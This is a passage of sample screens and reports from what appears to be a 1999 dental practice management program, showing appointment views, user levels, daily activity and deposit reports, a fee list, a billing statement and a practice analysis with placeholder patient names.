


Figure 11: Weekly View of Scheduled Appointments for Operator 5




Figure 12: Monthly View of Operator 5 for August 1999






Figure 13: Monthly View of Operator 5 (Continued)

User Profiles

Users:

- 5 - Back Office
- 5 - Front Office
- 5 - Front Office 2
- 9 - Administrator

Profile:

User Name: Front Office

Password: \*\*\*\*\*

Level: 5

OK

Cancel

New

Delete

Save

Figure 14: Security Setup of EZDL

**Dr. James Smith**  
**Daily Activity Report**  
for August 2, 1999

Page 1

August 2, 1999

| Patient Name         | Balance | Prdr | Description of Service               | T18 | Serf | Charges | Payments | Adjust |
|----------------------|---------|------|--------------------------------------|-----|------|---------|----------|--------|
| Pooch-1, Pooch-c-3   | 69 32   | AP   | LIMITED ORAL EVALUATION              |     |      | 10.00   |          |        |
|                      |         | AP   | HEALTHCARE TAX                       |     |      | 23.00   |          |        |
|                      |         | US   | Patient Payment (Check)              |     |      |         | 173.47   |        |
| Pooch-1, Pooch-c-4   | 69 32   | MP   | COMPREHENSIVE ORAL EVALUATION        |     |      | 10.00   |          |        |
|                      |         | MP   | HEALTHCARE TAX                       |     |      | 23.80   |          |        |
|                      |         | AP   | COMPREHENSIVE ORAL EVALUATION        |     |      | 10.00   |          |        |
|                      |         | AP   | HEALTHCARE TAX                       |     |      | 23.00   |          |        |
| Pooch-1, Pooch-g     | 69 32   | UP   | INTRAORAL COMPLETE INCL BWINGS       |     |      | 12.00   |          |        |
|                      |         | UP   | HEALTHCARE TAX                       |     |      | 23.99   |          |        |
|                      |         | BP   | INTRAORAL COMPLETE INCL BWINGS       |     |      | 12.00   |          |        |
|                      |         | BP   | HEALTHCARE TAX                       |     |      | 35.08   |          |        |
| Pooch-1D, Pooch-c-1  | 30 64   | UP   | INTRAORAL EACH ADDITIONAL FILM       |     |      | 15.00   |          |        |
|                      |         | UP   | HEALTHCARE TAX                       |     |      | 24.24   |          |        |
|                      |         | US   | Patient Payment (Check)              |     |      |         | 139.12   |        |
| Pooch-1D, Pooch-c-3  | 30 64   | LP   | EXTRAORAL FIRST FILM                 |     |      | 15.00   |          |        |
|                      |         | LP   | HEALTHCARE TAX                       |     |      | 24.24   |          |        |
|                      |         | LP   | EXTRAORAL FIRST FILM                 |     |      | 15.00   |          |        |
|                      |         | LP   | HEALTHCARE TAX                       |     |      | 24.24   |          |        |
| Pooch-1D, Pooch-c-4  | 30 64   | US   | EXTRAORAL EACH ADDITIONAL FILM       |     |      | 17.00   |          |        |
|                      |         | US   | HEALTHCARE TAX                       |     |      | 24.40   |          |        |
|                      |         | LP   | EXTRAORAL FIRST FILM                 |     |      | 21.00   |          |        |
| Pooch-1D1, Pooch-s   | 96 22   | LP   | PROP HYLAXIE - CHILD                 |     |      | 21.00   |          |        |
|                      |         | LP   | HEALTHCARE TAX                       |     |      | 29.43   |          |        |
|                      |         | LP   | INITIAL ORAL EXAMINATION             |     |      | 10.00   |          |        |
|                      |         | LP   | FLUORIDE PROP HYLAXIE INCLUDED CHILD |     |      | 29.00   |          |        |
|                      |         | LP   | BITEWINGS - TWO FILMS                |     |      | 11.00   |          |        |
|                      |         | LP   | HISTOPATHOLOGIC EXAMINATIONS         |     |      | 17.00   |          |        |
|                      |         | US   | Patient Payment (Check)              |     |      |         | 117.43   |        |
| Pooch-1D2, Pooch-c-1 | 00      |      | Bounced Check                        |     |      |         |          | 98.05  |
| Pooch-1D2, Pooch-c-2 | 00      | MP   | FLUORIDE HQ PROP HYLAXIE CHILD       |     |      | 24.00   |          |        |
|                      |         | MP   | HEALTHCARE TAX                       |     |      | 24.98   |          |        |
| Pooch-1D2, Pooch-g   | 00      | BP   | FLUORIDE PROP HYLAXIE INCLUDED ADULT |     |      | 13.00   |          |        |
|                      |         | BP   | HEALTHCARE TAX                       |     |      | 23.00   |          |        |
| Pooch-1D3, Pooch-s   | 114 46  | MP   | SEALANT - PER TOOTH                  |     |      | 13.00   |          |        |
|                      |         | MP   | HEALTHCARE TAX                       |     |      | 23.00   |          |        |
| Pooch-1D4, Pooch-c-3 | 22 21   | UP   | SPACE MAINTAINER REMOVE UNILAT       |     |      | 11.00   |          |        |
|                      |         | UP   | HEALTHCARE TAX                       |     |      | 23.91   |          |        |
| Pooch-1D4, Pooch-s   | 22 21   | US   | RECEMENTATION SPACE MAINTAINER       |     |      | 23.00   |          |        |
|                      |         | US   | HEALTHCARE TAX                       |     |      | 24.90   |          |        |
| Pooch-1D3, Pooch-c-2 | 122 92  | UP   | AVAILQAM TWO SURFACES PRIMARY        |     |      | 25.00   |          |        |
|                      |         | UP   | HEALTHCARE TAX                       |     |      | 25.08   |          |        |
| Pooch-1D3, Pooch-g   | 122 92  | MP   | AVAILQAM THREE SURFACES PRIMARY      |     |      | 30.00   |          |        |
|                      |         | MP   | HEALTHCARE TAX                       |     |      | 23.00   |          |        |
| Pooch-1D3, Pooch-s   | 122 92  | MP   | AVAILQAM FOUR OR MORE SURF PRIM      |     |      | 38.00   |          |        |
|                      |         | MP   | HEALTHCARE TAX                       |     |      | 23.00   |          |        |
| Pooch-1D6, Pooch-c-2 | 165 35  | UP   | AVAILQAM TWO SURFACE PERMANENT       |     |      | 37.00   |          |        |
|                      |         | UP   | HEALTHCARE TAX                       |     |      | 28.05   |          |        |
| Pooch-1D6, Pooch-c-3 | 165 35  | ZP   | AVAILQAM THREE SURFACES PERM         |     |      | 38.00   |          |        |
|                      |         | ZP   | HEALTHCARE TAX                       |     |      | 28.14   |          |        |
| Pooch-1D6, Pooch-g   | 165 35  | US   | Patient Payment (Cash)               |     |      |         | 192.41   |        |
| Pooch-1D6, Pooch-s   | 165 35  | AP   | RESIN ONE SURFACE ANTERIOR           |     |      | 39.00   |          |        |

Figure 15: Daily Activity Report Generated

Dr. James Smith  
**Daily Deposits Report**

for August 2, 1999

August 3, 1999

Page 1

| Patient Name         | Chart# | Bank No. | Amount                                                             | Credit Card   | Less Diso.    | Check No | Trans Type                    |
|----------------------|--------|----------|--------------------------------------------------------------------|---------------|---------------|----------|-------------------------------|
| Pooch-1, Pooch-o-3   | 2      |          | 173.47                                                             |               |               |          | Patient Payment (Check)       |
| Pooch-10, Pooch-o-1  | 8      |          | 159.12                                                             |               |               |          | Patient Payment (Check)       |
| Pooch-101, Pooch-s   | 19     |          | 117.43                                                             |               |               |          | Patient Payment (Check)       |
| Pooch-108, Pooch-g   | 41     |          | 192.41                                                             |               |               |          | Patient Payment (Cash)        |
| Pooch-109, Pooch-o-4 | 54     |          |                                                                    | 301.20        | 298.19        |          | Patient Payment (Credit Card) |
| Pooch-110, Pooch-o-1 | 61     |          |                                                                    | 120.00        | 118.80        |          | Patient Payment (Credit Card) |
| <b>Totals:</b>       |        |          | <b>642.43</b>                                                      | <b>421.20</b> | <b>416.99</b> |          |                               |
| <b>Grand Total</b>   |        |          | <b>192.41(Cash) + 450.02(Checks) + 421.20(Crd Card) = 1,063.63</b> |               |               |          |                               |

Figure 16: Daily Deposit Reports

## LIST OF PROCEDURE FEES

| ADA Code                          | Other Code | Description of Service         | UCR - Usual Customary | Medical ID Cal | Category | Ins Key | Recall | Time Min. |
|-----------------------------------|------------|--------------------------------|-----------------------|----------------|----------|---------|--------|-----------|
| <b>VISITS/ORAL EXAMINATIONS</b>   |            |                                |                       |                |          |         |        |           |
| 00110                             | 210        | INITIAL ORAL EXAMINATION       | 10.00                 | .00            | EX       | PREVEN  | Yes    | 0         |
| 00120                             | 015        | PERIODIC ORAL EVALUATION       | 10.00                 | .00            | EX       | PREVEN  | Yes    | 0         |
| 00140                             |            | LIMITED ORAL EVALUATION        | 10.00                 | .00            | EX       | PREVEN  |        | 0         |
| 00150                             |            | COMPREHENSIVE ORAL EVALUATION  | 10.00                 | .00            | EX       | PREVEN  |        | 0         |
| 09400                             | 020        | OFFICE VISIT FOR OBSERVATION   | 74.00                 | .00            | EX       | BASIC   |        | 0         |
| 09440                             | 000        | OFFICE VISIT AFTER HOURS       | 10.00                 | .00            | EX       | BASIC   |        | 0         |
| <b>RADIOGRAPHS &amp; TESTS</b>    |            |                                |                       |                |          |         |        |           |
| 00210                             | 112        | INTRAORAL COMPLETE INCL BWINGS | 12.00                 | .00            | XR       | PREVEN  |        | 0         |
| 00220                             | 110        | INTRAORAL - FIRST FILM         | 11.00                 | .00            | XR       | PREVEN  |        | 0         |
| 00230                             | 111        | INTRAORAL EACH ADDITIONAL FILM | 15.00                 | .00            | XR       | PREVEN  |        | 0         |
| 00240                             | 113        | INTRAORAL OCCLUSAL FILM        | 18.00                 | .00            | XR       | PREVEN  |        | 0         |
| 00250                             |            | EXTRAORAL FIRST FILM           | 15.00                 | .00            | XR       | PREVEN  |        | 0         |
| 00280                             |            | EXTRAORAL EACH ADDITIONAL FILM | 17.00                 | .00            | XR       | PREVEN  |        | 0         |
| 00270                             |            | BITEWING SINGLE FILM           | 10.00                 | .00            | XR       | PREVEN  |        | 0         |
| 00272                             | 116        | BITEWINGS - TWO FILMS          | 11.00                 | .00            | XR       | PREVEN  |        | 0         |
| 00274                             | 117        | BITEWINGS - FOUR FILMS         | 17.00                 | .00            | XR       | PREVEN  |        | 0         |
| 00300                             |            | PANORAMIC FILM                 | 22.00                 | .00            | XR       | PREVEN  |        | 0         |
| 00340                             |            | CEPHALOMETRIC FILM             | 22.00                 | .00            | XR       | PREVEN  |        | 0         |
| 00470                             | 800        | DIAGNOSTIC CASTS               | 11.00                 | .00            | EX       | PREVEN  |        | 0         |
| 00471                             |            | DIAGNOSTIC PHOTOGRAPHS         | 22.00                 | .00            | EX       | PREVEN  |        | 0         |
| 00501                             |            | HISTOPATHOLOGIC EXAMINATIONS   | 17.00                 | .00            | EX       | PREVEN  |        | 0         |
| <b>DENTAL PROPHYLAXIS</b>         |            |                                |                       |                |          |         |        |           |
| 01110                             | 050        | PROPHYLAXIS - ADULT            | 25.00                 | .00            | PR       | PREVEN  | Yes    | 0         |
| 01120                             | 049        | PROPHYLAXIS - CHILD            | 21.00                 | .00            | PR       | PREVEN  | Yes    | 0         |
| <b>TOPICAL FLUORIDE TREATMENT</b> |            |                                |                       |                |          |         |        |           |
| 01201                             | 061        | FLUORIDE PROPHY INCLUDED CHILD | 29.00                 | .00            | FD       | PREVEN  |        | 0         |
| 01203                             |            | FLUORIDE NO PROPHY CHILD       | 24.00                 | .00            | FD       | PREVEN  |        | 0         |
| 01204                             |            | FLUORIDE NO PROPHY ADULT       | 29.00                 | .00            | FD       | PREVEN  |        | 0         |
| 01205                             |            | FLUORIDE PROPHY INCLUDED ADULT | 10.00                 | .00            | FD       | PREVEN  |        | 0         |
| <b>OTHER PREVENTIVE SERVICES</b>  |            |                                |                       |                |          |         |        |           |
| 01310                             |            | NUTRITIONAL COUNSELING         | 10.00                 | .00            | MS       | PREVEN  |        | 0         |
| 01320                             |            | TOBACCO COUNSELING             | 25.00                 | .00            | MS       | PREVEN  |        | 0         |
| 01330                             |            | ORAL HYGIENE INSTRUCTIONS      | 18.00                 | .00            | HG       | PREVEN  |        | 0         |
| 01351                             | 072        | SEALANT - PER TOOTH            | 10.00                 | .00            | FI       | PREVEN  |        | 0         |
| <b>SPACE MAINTENANCE</b>          |            |                                |                       |                |          |         |        |           |
| 01510                             | 800        | SPACE MAINTAINER FIXED UNILATL | 27.00                 | .00            | SM       | BASIC   |        | 0         |
| 01515                             | 812        | SPACE MAINTAINER FIXED BILATL  | 38.00                 | .00            | SM       | BASIC   |        | 0         |

Figure 17: List of Procedure Fees

# STATEMENT

**Dr. James Smith**

1 Lane  
Bryan, TX 77802  
(409) 776-9293

**Billing Date:** 8/ 3/99

**Account Number:** 0001101

**Coverage:** Cash

**Amount enclosed:** \$

**Pooch-g Pooch-100**  
Somewhere  
Austin, TX 78731

**Due Date:** 8/13/99  
**Last Statement Sent:**

----- Detach and return this portion of the statement with your payment -----

| Patient   | Date   | Description            | Due | Sent | Charges | Payments | Adjustments | Balance |
|-----------|--------|------------------------|-----|------|---------|----------|-------------|---------|
| Pooch-c-1 | 8/3/99 | BITEWINGS - FOUR FILMS |     |      | 17.00   |          |             | 17.00   |
| Pooch-c-1 |        | HEALTHCARE TAX         |     |      | 23.00   |          |             | 40.00   |
| Pooch-c-2 |        | PANORAMIC FILM         |     |      | 22.00   |          |             | 62.00   |
| Pooch-c-2 |        | HEALTHCARE TAX         |     |      | 23.00   |          |             | 85.00   |

**Figure 18: Sample of Billing Statement**

Dr. James Smith

**Practice Analysis**

for the year 1999


8/ 3/99

Page 1


| Description              | Provider      | JAN             | FEB | MAR | APR | MAY | JUN | JUL | AUG             | SEP | OCT | NOV | DEC |
|--------------------------|---------------|-----------------|-----|-----|-----|-----|-----|-----|-----------------|-----|-----|-----|-----|
| <b>Provider Charges</b>  |               |                 |     |     |     |     |     |     |                 |     |     |     |     |
| AP                       | Alfred Pooch  | 295.22          |     |     |     |     |     |     | 295.22          |     |     |     |     |
| BP                       | Beulah Pooch  | 125.87          |     |     |     |     |     |     | 125.87          |     |     |     |     |
| JS                       | James Smith   | 2,082.39        |     |     |     |     |     |     | 2082.39         |     |     |     |     |
| LP                       | Lafonzo Pooch | 195.91          |     |     |     |     |     |     | 195.91          |     |     |     |     |
| MP                       | Mansh Pooch   | 401.97          |     |     |     |     |     |     | 401.97          |     |     |     |     |
| UP                       | Udo Pooch     | 327.06          |     |     |     |     |     |     | 327.06          |     |     |     |     |
| ZP                       | Zeb Pooch     | 148.03          |     |     |     |     |     |     | 148.03          |     |     |     |     |
| <b>Totals:</b>           |               |                 |     |     |     |     |     |     | <b>3,576.45</b> |     |     |     |     |
| <b>Provider Payments</b> |               |                 |     |     |     |     |     |     |                 |     |     |     |     |
|                          |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
|                          |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
| JS                       | James Smith   | 1,235.73        |     |     |     |     |     |     | 1235.73         |     |     |     |     |
|                          |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
|                          |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
|                          |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
|                          |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
| <b>Totals:</b>           |               | <b>1,235.73</b> |     |     |     |     |     |     | <b>1,235.73</b> |     |     |     |     |
| <b>All Transactions</b>  |               |                 |     |     |     |     |     |     |                 |     |     |     |     |
| Bounced Ch               |               | 86.05           |     |     |     |     |     |     | 86.05           |     |     |     |     |
| Cash                     |               | 364.51          |     |     |     |     |     |     | 364.51          |     |     |     |     |
| Check                    |               | 450.02          |     |     |     |     |     |     | 450.02          |     |     |     |     |
| Cnt Cash                 |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
| Cnt Cherg                |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
| Cnt Check                |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
| Coupon                   |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
| Credit Adj               |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
| Credit Crd               |               | 421.20          |     |     |     |     |     |     | 421.20          |     |     |     |     |
| Debit Adju               |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |
| Fin Charge               |               | .00             |     |     |     |     |     |     |                 |     |     |     |     |

Figure 19: Practice Analysis

**Production by month**




**Figure 20: Production by Month**



**Figure 21: Production by Category**





**Figure 22: Collection by Payment Type**

# A/C Receivables Tracking

August 3, 1999

